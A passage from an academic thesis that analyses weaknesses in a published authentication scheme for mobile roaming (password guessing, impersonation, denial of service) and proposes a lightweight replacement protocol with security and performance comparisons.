With the knowledge of MU's identity ID_{MU} and the information $\{C_i, g, y, n, ID_{HA}, K_{MU}, b, h(.)\}$ stored in the smart-card, an adversary can launch offline password guessing attack. Though the adversary may guess a password PWD^*_{MU} to derive C^*_i. Where $C^*_i = h(h(ID_{MU}) \oplus h(b \oplus PWD^*_{MU}))\ mod\ n$. If this condition holds, the adversary has guessed the MU's password correctly. Otherwise, the adversary attempts to guess a new password of the MU, until he succeeds. In general, the MU's identity and passwords are usually human memorable and short strings. That is, both ID_{MU} and PWD_{MU} are low entropy keys. Therefore, it's possible for an adversary to guess the password using exhaustive search. Hence, the protocol is vulnerable to password guessing attack.

4.5.6 Vulnerable to impersonation attack

An attacker can impersonate a legal MU by successfully logging, spoof the FA and HA. The attacker derives the mobile user's identity (ID_{MU}) and password (PWD_{MU})

as described earlier. The attacker obtains smart-card parameters by side-channel attack techniques. Subsequently, the smart-card chooses a random number $x^{'}$ and computes the following:

$$B_1 = g^{x^{'}} mod\ n;\ B_2 = y^{x^{'}} mod\ n$$
$$SID = (ID_{MU}||B_1)_{B_2} \oplus h(B_1 \oplus B_2)$$
$$K = K_{MU} \oplus h(b \oplus PWD_{MU})$$
$$= h(ID_{MU}||ID_{HA}||X_{MU}||T_R)$$
$$V_1 = h(K||B_2||SID||T_{MU})$$

Then, MU sends the login request message $M_1 = \{B_1, SID, ID_{HA}, V_1, T_{MU}\}$ to the foreign agent FA. Afterwards, the FA and HA successfully follow the subsequent steps of the authentication phase. Since the login message sent by an attacker is valid. An attacker can cheat FA as well as HA, therefore this protocol is vulnerable to impersonation attack.

4.5.7 Vulnerable to denial-of-service attack

In this protocol, an attacker can update false verification information of a legal user for the next login phase. After that, the legal user is unable to login successfully any more. Since adversary A has known MU's identity and password as discussed above. Accordingly, an attacker can change the password using the password change phase:

1. An attacker inputs ID_{MU} and PWD^*_{MU}. Then, he/she submits a password change request.

2. The smartcard computes $C^*_i = h(h(ID_{MU}) \oplus h(b \oplus PWD^*_{MU}))\ mod\ n$, and checks whether $C^*_i \stackrel{?}{=} C_i$.

3. If the verification succeeds, the attacker enters his new password $PWD_{MU_{New}}$.

Then, the smart card computes:

$$C_{i_{New}} = h(h(ID_{MU}) \oplus h(b \oplus PWD_{MU_{New}}))mod\ n$$
$$K^*_{MU} = K_{MU} \oplus h(b \oplus PWD_{MU}) \oplus h(b \oplus PWD_{MU_{New}})$$
$$= h(ID_{MU}||ID_{HA}||X_{MU}||T_R) \oplus h(b \oplus PWD_{MU_{New}})$$

and replaces $\{C_i, K_{MU}\}$ with $\{C_{i_{New}}, K^*_{MU}\}$ in the smart-card. Once the values of $C_{i_{New}}, K^*_{MU}$ are updated, the legal mobile user cannot login successfully even if he/she gets the smart-card back. Because the attacker updated his own password $PWD_{MU_{New}}$ in the smart-card. Therefore, the legal user login request will be denied during the login phase, as a result, the protocol is vulnerable to the denial-of-service attack.

4.5.8 Clock synchronization problem

Clock synchronization is difficult and expensive in existing network environments, especially in mobile networks. Karuppiah and Saravanan (2015) authentication protocol employs the additional clocks (time-stamp mechanism) to resist replay attacks, which are not suitable for real-time mobile applications. Assume that mobile jammers are used in the places where mobiles would be particularly disruptive like temples, libraries, hospitals, cinema halls, schools, colleges etc. These jammers are used to prevent mobile devices from receiving or transmitting signals with the base stations. In this authentication protocol a sequence of messages $\{M_1, M_2, M_3, M_4\}$ associated with timestamps such as $\{T_{MU}, T_{FA}, T'_H, T'_F\}$, which are transmitted between MU, FA and HA. In case of mobile jammers or due to network failure, the reception of authentication messages will be delayed. Upon receiving the messages $\{M_1, M_2, M_3, M_4\}$, each entity checks for freshness of timestamp by comparing with its current time-stamp value and expected time interval ΔT. If verification fails, the particular mobile entity simply rejects the authentication messages sent by other entities, which is illustrated in Figure 4.4. Therefore, the legal user login request will be denied during the authentication phase, as a result, the protocol suffers from the clock synchronization problem.

4.5.9 Inefficient due to unnecessary encryptions

In registration and authentication phases of the above protocol includes more number of encryption and decryption operations, which increases the computational complexity of the system. For example, the inputs of an encrypted output W_1 are r_f, B_1, K_{FH}, V_1 and *SID*. Unfortunately, all these inputs are known to the entities, which have been participated in communication such as MU, FA, HA and to the attacker $\boldsymbol{A}$. With respect to the



Figure 4.4 Clock Synchronization Problem

cryptographic service of integrity, the encryption of a known message is unnecessary.

4.6 The Proposed protocol

In this section, in order to withstand the security weaknesses of Wen et al. (2013); Karuppiah and Saravanan (2015), a secure and lightweight authentication protocol for roaming service in global mobile networks is presented. The proposed protocol is divided into the following phases: registration phase, login phase, authentication phase and password change phase.

4.6.1 Registration phase

If the mobile user wants to register with its home agent, he/she must send the necessary information through a secure channel. The procedure of the registration phase is shown in Figure 4.5.

R1: A new mobile user chooses his/her identity ID_{MU}, password PW_{MU} and generates a random nonce N. Then, MU computes and submits $R_1 = h(ID_{MU}||N)$ to its HA through the secure channel.



Figure 4.5 Registration phase of the proposed protocol.

R2: Upon receiving R_1, the HA computes as follows:

$$R = (h(ID_{MU}||N)||ID_{HA}||d)$$

$$a = h(d)$$

$$C_{MU} = (g^a \ mod \ p) \oplus h(R).$$

Then, HA Initializes the counter value K=0 for MU and stores $\{K, R\}$ in its database. Finally, HA sends $\{R, C_{MU}, K, h(.)\}$ to MU through secure socket layer.

R3: After receiving authentication information from HA, the MU device computes

$$K_{MU} = h(ID_{MU}||PW_{MU}||R)$$

then, stores $\{K_{MU}, R, C_{MU}, K, h(.)\}$ on his/her mobile device and threshold time-out is set to ensure correctness of the authentication information. If the information stored in the device may be altered maliciously or carelessly, the user has to re-register to get the new authentication information when he/she does not receive HA's response in the threshold time.

4.6.2 Login and authentication phase

We consider the scenario where a mobile user MU, associated with its home agent HA, is visiting a foreign network with the foreign agent FA, and tries to access services. The procedure of login and authentication phase is depicted in Figure 4.6.

A1: $MU \longrightarrow FA : M_1 = \{U, V, W\}$

MU first retrieves the authentication information stored on the device and inputs ID_{MU} and PW_{MU}. Then, the device computes $K^*_{MU} = h(ID_{MU}||PW_{MU}||R)$ and verifies whether $K^*_{MU} = K_{MU}$ or not. If verification fails, the session is terminated. Otherwise, the legality of MU is ensured, then MU chooses a random number R_{MU} and computes:

$$U = R \oplus R_{MU}$$
$$V = (C_{MU} \oplus h(R)||ID_{FA}) \oplus R_{MU}$$
$$W = (U||K||C_{MU} \oplus h(R)).$$

Finally, MU sends message $M_1 = \{U, V, W\}$ to the FA.

A2: $FA \rightarrow HA : M_2 = \{ID_{FA}, E_{KFH}(M1, R_{FA})\}$

After receiving M_1, FA generates a random number R_{FA} and FA encrypts the message $M1$ with random number R_{FA}, after that, FA sends the encrypted information with its identity ID_{FA} to the HA.

A3: $HA \rightarrow FA : M_3 = \{E_{KFH}(SK)\}$

Upon receiving the message $M2$, HA checks for the identity ID_{FA} and find secret key corresponding to ID_{FA}, then deciphers the received information and performs authentication on it. If authentication successful, HA generates a SK for communication between FA and MU. If verification fails, then HA rejects the login request message M_2.

The procedure of authentication performed by HA is as follows:

$$D_{KFH}(E_{KFH}(M1, R_{FA}))$$
$$a = h(d),\ (g^a \ mod\ p)$$
$$R^*_{MU} = V \oplus ((g^a \ mod\ p)||ID_{FA})$$



Figure 4.6 The login and authentication phase of the proposed protocol.

$$R^*_{MU} = (C_{MU} \oplus h(R)||ID_{FA}) \oplus R_{MU} \oplus ((g^a \ mod \ p)||ID_{FA})$$

$$R^*_{MU} = R_{MU}$$

$$R^* = U \oplus R^*_{MU}$$

Check whether R^* exists in HA. If it so, HA authenticates MU. Otherwise, HA terminates the session. Compute $W^* = (U||K||(g^a \ mod \ p))$. Check whether W^* is equal to W, if the comparison fails, HA terminates the authentication process. Otherwise, HA authenticates MU and computes session key $SK = (g^a \ mod \ p) \oplus R_{MU} \oplus R_{FA}$ then, HA computes the message $M_3 = \{E_{KFH}(SK)\}$ and sends to FA.

A4: $FA \rightarrow MU : M_4 = \{X, R_{FA}\}$

After receiving M_3, FA computes

$$D_{KFH}(E_{KFH}(SK))$$

$$X = h(SK||R_{FA})$$

then, sends the message $M_4 = \{X, R_{FA}\}$ to MU

A5: Upon receiving M_4, MU generates a session key SK as follows:

$$SK^* = C_{MU} \oplus h(R) \oplus R_{MU} \oplus R_{FA}$$

$$X^* = h(SK^*||R_{FA}).$$

Verify whether computed X^* is equal to the received X, if the verification succeeds, MU authenticates the FA, otherwise, MU stops the process.

4.6.3 Password change phase

In this phase, MU can freely change his/her password. The mobile user need not communicate with FA or its HA during the password change. The detail steps of the password change phase are:

1. If a legal MU wants to change the password, then MU inputs his/her identity ID_{MU}, password PW_{MU} and the password change request will be submitted through the terminal.

2. The MU's device computes $K^*_{MU} = h(ID_{MU}||PW_{MU}||R)$ and verifies whether $K^*_{MU} \stackrel{?}{=} K_{MU}$. If verification succeeds the legality of MU is ensured, and request the MU to enter new password. Otherwise, the password change request is rejected.

3. MU inputs new password PW_{MU}^{New} and computes $K_{MU}^{New} = h(ID_{MU}||PW_{MU}^{New}||R)$. After that, MU's device replaces old K_{MU} with new K_{MU}^{New}.

4.7 Security analysis

This section demonstrates that the proposed authentication protocol withstand all possible security attacks in global mobile networks.

4.7.1 User anonymity and untraceability

In the proposed protocol, a one-way hash function is used to achieve user anonymity. During registration, MU transmits the identity with random nonce N $\{R_1 = h(ID_{MU}||N)\}$ to HA via secure channel. In addition, the HA will not keep MU's registration request R_1 in its database. Due to this, it is impossible for an adversary to obtain the identity of MU. From Figure 4.6, it is clear that the proposed protocol reveals no information about the identity ID_{MU} of the user in the login and authentication phase. Assume that an attacker eavesdrops on the message $M_1 = \{U, V, W\}$ communicated between the MU and FA. The proposed protocol does not contain user specific values in $M1$, due to the random number R_{MU} is generated in every login request. Therefore, the login message $M1$ is consists of different values of $\{U, V, W\}$. So, the attacker cannot derive specific value R from $U = (R \oplus R_{MU})$ in login request message. Thus, the anonymity of the mobile user is ensured. Also, the communication messages shared between the parties U, V, W are changed in every session due to employing the random numbers. Therefore, an adversary cannot trace the user current location. As a result, the proposed protocol preserves untraceability.

4.7.2 Mutual authentication

To avoid forgery attacks, a secure authentication is ensured between the MU, FA and the HA. All these entities should authenticate each other. In every session, the MU FA and MU entities are able to generate a session key.

In the proposed protocol, the mutual authentication between FA and HA is achieved by decrypting and verifying the authentication parameters present in the messages $\{M1, M2,$

$M3, M4\}$ received by MU, FA, and HA. Mutual authentication of the proposed protocol is described through the following cases.

Case 1: Mutual authentication between MU and HA

In this scenario, a mobile user can authenticate home agent by receiving M_4 and verifying the session key $SK^* = C_{MU} \oplus h(ID_{MU}) \oplus R_{MU} \oplus R_{FA}$ in step A5 of the login and authentication phase. Similarly, HA can authenticate MU by receiving M_2, verifying $R^* \stackrel{?}{=} R$ and $W^* \stackrel{?}{=} W$ in step A3 of the authentication phase.

Case 2: Mutual authentication between HA and FA

In this scenario, home agent authenticates the foreign agent by validating ID_{FA} present in the message M_2 in step A3 of the login and authentication phase. Similarly, FA can authenticate HA by verifying a random number R_{FA} present in M_3 in step A4 of the login and authentication phase.

Case 3: Mutual authentication between MU and FA

In the login and authentication phase, MU and FA can authenticates each other by receiving M_4, checking $X^* \stackrel{?}{=} X$. Consequently, mutual authentication between MU and FA is provided in the proposed protocol.

4.7.3 Security against impersonation attacks

MU impersonation attack

In order to forge MU, an attacker should have ID_{MU} and PW_{MU}. Suppose, an attacker compromised $MU's$ ID_{MU}, PW_{MU} but the login credentials $\{K_{MU}, R, K, C_{MU}, h(.)\}$ are safe and secure in the mobile device. Then, it is obvious that attacker is infeasible to get the composition of R to compute $K^*_{MU} = h(ID_{MU}||PW_{MU}||R)$ and unable succeed the login process.

Consider that the MU's device is stolen and compromised, the attacker can retrieve the values $\{K_{MU}, R, K, C_{MU}, h(.)\}$ from it. However, this time an attacker knows neither ID_{MU} nor PW_{MU}, and again he/she cannot compute the value of K^*_{MU}. Therefore, the proposed protocol resist against MU impersonation attack.

FA impersonation attack

Without knowledge of the secret keys K_{FH}, d at FA and HA, an adversary will not be able to forge the message M_2. Because, FA cannot compute the correct $E_{KFH}(M1, R_{FA})$. Besides, FA and HA use Diffie-Hellman keys for mutual authentication, the attacker is not able to cheat either of them due to the intractability of DH (Diffie-Hellman) problem. Additionally, without knowledge of the session key SK of MU and FA, an adversary can't forge the message M_4. Therefore, the proposed authentication protocol prevents the FA impersonation attack.

HA impersonation attack

Without knowledge of the secret key d of HA and K_{FH} is pre-shared in between FA and HA, the attacker is not able to forge the message $M_3 = \{E_{KFH}(SK)\}$. Because, he cannot derive R_{FA}, R_{MU} to compute session key SK. Therefore, the proposed protocol withstand the HA impersonation attack.

4.7.4 Security against Off-line dictionary attack

There is no way for an adversary $\mathscr{A}$ to retrieve MU's password PW_{MU} based on the eavesdropped authentication messages $\{M_1, M_2, M_3, M_4\}$. Because these messages do not contain any information about MU's password. Assume, an attacker $\mathscr{A}$ steals MU's authentication information $\{K_{MU}, R, C_{MU}, K, h(.)\}$ and tries to retrieve password PW_{MU} from $K_{MU} = h(ID_{MU}||PW_{MU}||R)$. However, this is not possible, since the MU's identity and password are concealed with secure one-way hash function, it is impossible for $\mathscr{A}$ to guess both identity and password. In addition, it is impossible for an attacker $\mathscr{A}$ to recover the HA's secret key d from the MU's authentication information or eavesdropped messages. Therefore, the proposed protocol can withstand off-line dictionary attack.

4.7.5 Security against replay attack

In the proposed protocol there are no time-stamps used to prevent replay attacks. An adversary may intercept messages $\{M_1, M_2, M_3, M_4\}$ are transmitted between MU, FA and HA. An adversary may replay the old message $M_1 = \{U, V, W\}$ to the FA and then

receives the message $M_4 = \{X, R_{FA}\}$. However, an adversary cannot obtain the valid session key $SK = (g^a \ mod \ p) \oplus R_{MU} \oplus R_{FA}$ without knowing the random numbers R_{MU} and R_{FA}. As a result, an adversary cannot access the required services from FA. Furthermore, in order to prevent a replay attack, we used the counter based authentication system. HA can detect the attack by examining the counter value K of MU. The home agent checks the received counter value K present in the login message with the stored value of K. If verification fails, HA rejects the login request. Therefore, the proposed protocol can prevent the replay attack.

4.7.6 Resistance to insider attack

In the real environment, it is conventional that many users use the same password PW_{MU} to access different servers or home agents for convenience. Now, if a privileged insider of the HA has learned the $MU's$ password, he/she may try to impersonate the legitimate MU to login other servers where MU could be a registered user. In the registration and authentication phases of the proposed protocol, mobile users need not submit their passwords PW_{MU} to the HA. Thus, a privileged insider of the HA will not get any information about a registered $MU's$ password. Hence, an insider attack is prevented. Further, a legal mobile user cannot perform an insider attack to cheat HA. Because, it's very difficult to derive the secret value d from the HA. Besides in the password change phase, MU can easily change his password PW_{MU} without the assistance of the HA. Therefore the insider has no chance/clue to obtain $MU's$ password, Therefore, the proposed protocol can withstand the insider attack.

4.7.7 Accomplishment of the fair key agreement

In the proposed protocol, the mutual authentication and key agreement protocol end up with MU and FA agreeing on a session key $SK = (g^a \ mod \ p) \oplus R_{MU} \oplus R_{FA}$ contains an equal contribution from all parties. In this protocol, the adversary does not know the values of $\{a, R_{MU}, R_{FA}\}$ so, he/she cannot compute the SK directly. Also, the protocol achieves forward secrecy. Because the value of R_{MU} is freshly generated in every authentication session, all the past session keys will remain secure even if the secret key d is compromised. Which signifies the fairness of key agreement and achieves the perfect

forward secrecy.

4.7.8 Resistance to stolen-verifier attack

In this attack, an attacker steals the password verifier table from HA and applies the password guessing attack on it to derive MU's password PW_{MU}. In the proposed protocol, HA and FA do not maintain any password-verifier tables to store the password-related information. Furthermore, HA's database contains the encrypted identity of user MU and no clue about the user's password. Therefore, in the proposed protocol the adversary cannot launch stolen-verifier attack.

4.7.9 Local password verification

In the proposed protocol, the mobile device validates identity ID_{MU} and password PW_{MU} of the mobile user, before communicating with the FA. An attacker cannot compute the correct K_{MU} without the knowledge of ID_{MU}, PW_{MU} and R to succeed the verification step $K^*_{MU} = K_{MU}$. Therefore, the proposed authentication protocol is designed to avoid unauthorized use of mobile devices by verifying the password locally.

4.7.10 Resistance to smart-card loss attack

An attacker robs users smart cards to take out the contents by the power consumption attack and reverses the engineering techniques known as a burglarized smart-card attack. The proposed protocol does not use a smart-card based authentication mechanism. The proposed protocol makes use of memory devices such as USB sticks, mobile phones etc., during registration the HA transmits authentication information to the mobile user through secure socket layer instead of storing details in the smart cards. As a result, the proposed protocol avoids the smart-card loss attack.

4.7.11 The Clock synchronization problem

Remote user authentication protocols employing time-stamps to provide message freshness may still suffer from replay attacks as the transmission delay is unpredictable in existing networks. In addition, clock synchronization is difficult and expensive in existing network environments. Hence, the proposed protocol does not employ the times-

tamp mechanism to synchronize the time between mobile entities MU, FA and HA. Therefore, in the proposed protocol there is no additional clocks are required for clock synchronization.

4.7.12 User friendliness

In the proposed protocol, MU has provision to change his/her own identity ID_{MU} and password PW_{MU} freely and without assistance of the HA. In other words, the mobile user allows to change the password PW_{MU} in a short time since MU need not go through whole login steps to change the default password. Thus, the proposed scheme is user-friendly.

4.8 Functionality comparison and performance analysis

In this section, the functionality and performance comparison of the proposed protocol with related protocols (Wen et al., 2013; Kuo et al., 2014; Karuppiah and Saravanan, 2015) have been presented.

4.8.1 Functionality Comparison

Table 4.2 lists the functionality comparison of the proposed protocol with other related works. It is obvious that the proposed protocol has many excellent features and is more secure than other related protocols. Therefore, the proposed protocol provides better security protection for roaming users in global mobile networks.

4.8.2 Performance Comparison

Due to the resources constraints of wireless mobile network environments in terms of bandwidth, memory, power, processor, etc., the authentication protocol must take efficiency into account. Generally, the efficiency estimation is performed in terms of communication and computation cost. The cryptographic operations are implemented in C++ language under Crypto++ library (MIRACL). Further, the hash operation, symmetric and asymmetric encryption/decryption operations are implemented by the Secure Hash Algorithm (SHA-256), Advanced Encryption Standard with Cipher Block

Table 4.2 Functionality comparison

Security Requirements	**Proposed**	**Karuppiah et al.**	**Wen et al.**	**Kuo et al.**
User Anonymity	✓	✓	×	×
Mutual Authentication	✓	✓	✓	✓
Insider Attack	✓	✓	×	✓
Off-Line Password Guessing Attack	✓	×	×	✓
Replay Attack	✓	✓	✓	×
Perfect Forward Secrecy	✓	✓	✓	✓
Stolen-Verifier Attack	✓	×	✓	×
Local Password Verification	✓	✓	✓	×
Fair Key Agreement	✓	✓	×	×
No Time Synchronization	✓	×	✓	×
User Friendliness	✓	✓	✓	✓

Table 4.3 Performance comparison

Computation	**Proposed**	**Karuppiah et al.**	**Wen et al.**	**Kuo et al.**
C_{MU}	$5t_h$	$8t_h + 3t_m$	$3t_h + t_m$	$9t_h + 2t_p$
C_{FA}	$t_h + 2t_{sym}$	$3t_h$	$3t_h + t_m$	$2t_h + 2t_p$
C_{HA}	$3t_h + t_m + 2t_{sym}$	$8t_h + t_m + 3t_{sym}$	$5t_h + 2t_m$	$6t_h$
Total	$9t_h + t_m + 4t_{sym}$	$19t_h + 4t_m + 3t_{sym}$	$11t_h + 4t_m$	$17t_h + 4t_p$
Execution time (s)	1.083	2.123	2.0935	3.0605

Chaining (AES-CBC) and the Elliptic Curve Integrated Encryption Scheme (ECIES), respectively. The experiment results yields the execution time of various cryptographic operations: t_h, t_{sym}, t_{asym}, t_m, t_p are 0.0005, 0.0087, 0.01725, 0.522 and 0.763 (seconds), respectively.

The notations used in Table 4.3, are as follows: The time complexity of the hash computation is given by t_h. The time complexity of the modular squaring computation is t_m. The time complexity of the symmetric encryption and decryption is t_{sym}. The

t_{asym} is defined as the time complexity of the asymmetric encryption/decryption and t_p is the time complexity of an elliptic curve point multiplication.

The proposed protocol performs five hash operations in MU. The FA requires one hash function and two encryption/decryption operations to form a messages to HA and MU. The HA requires one exponentiation to authenticate the mobile user MU, two encryption/decryption operations and performs three hash operations.

Table 4.4, shows a communication cost comparison of the protocols in Wen et al.

Table 4.4 Comparison of communication cost(bits)

Phase	**Proposed**	**Karuppiah et al.**	**Wen et al.**	**Kuo et al.**
Registration phase	640	1120	640	640
Login phase	480	800	640	800
Authentication and key establishment	960	2400	2560	2880
Password change	-	-	-	320
Total cost	2080	4320	3840	4640

(2013); Kuo et al. (2014); Karuppiah and Saravanan (2015) and the proposed protocol. In order to estimate communication cost, the length of message digest, random number and, the user information are 160 bits each is taken into the account. The length of the elliptic curve point and SHA-1 are 320 bits and 160 bits, respectively.

From the Table 4.4, it has been observed that the communication cost of the proposed protocol is lower than the protocols in Wen et al. (2013); Kuo et al. (2014); Karuppiah and Saravanan (2015). The proposed protocol does not require additional clock synchronization mechanisms. Above all, the proposed protocol provides a great improvement in terms of security strength. Also, it preserves the low computation. Therefore, the proposed protocol can efficiently authenticate the roaming users in global

mobile network. In the proposed protocol there is only few encryption and decryption primitives. Which is designed using only hash functions, symmetric cryptographic primitives with modular exponentiation. Above all, our proposed protocol provides a great improvement in terms of security strength. Also, it preserves the low computation cost. Therefore, it is a secure, light-weight and efficient authentication protocol.

4.9 Summary

The network model and threat model for authentication in global mobile networks have been discussed. The security strength of Wen and Li (2012); Karuppiah and Saravanan (2015) authentication protocols are analysed and show that their protocols are in fact insecure against several well-known attacks such as insider attack, stolen-verifier attack, off-line guessing attack, denial-of-service attack, impersonation attack and clock synchronization problem. Further, the protocols do not ensure user anonymity. In order to overcome the security flaws of their protocols, a secure and lightweight authentication protocol for roaming service in global mobile networks is presented. A rigorous security analysis reveals that the proposed protocol can resist against various attacks. Besides, the proposed protocol uses common storage devices such as USB, mobile device instead of smart-cards to authenticate the roaming users. Mobile devices, USB sticks are commonly used these days and offer several benefits such as low cost, convenience, expandability, auto-configuration. The primary merit of the proposed protocol is simplicity with security strength and practicality for implementation under expensive and insecure network environments, especially in wireless and mobile networks.

Chapter 5

A SECURE AUTHENTICATION PROTOCOL FOR ROAMING SERVICE IN RESOURCE LIMITED GLOMONET

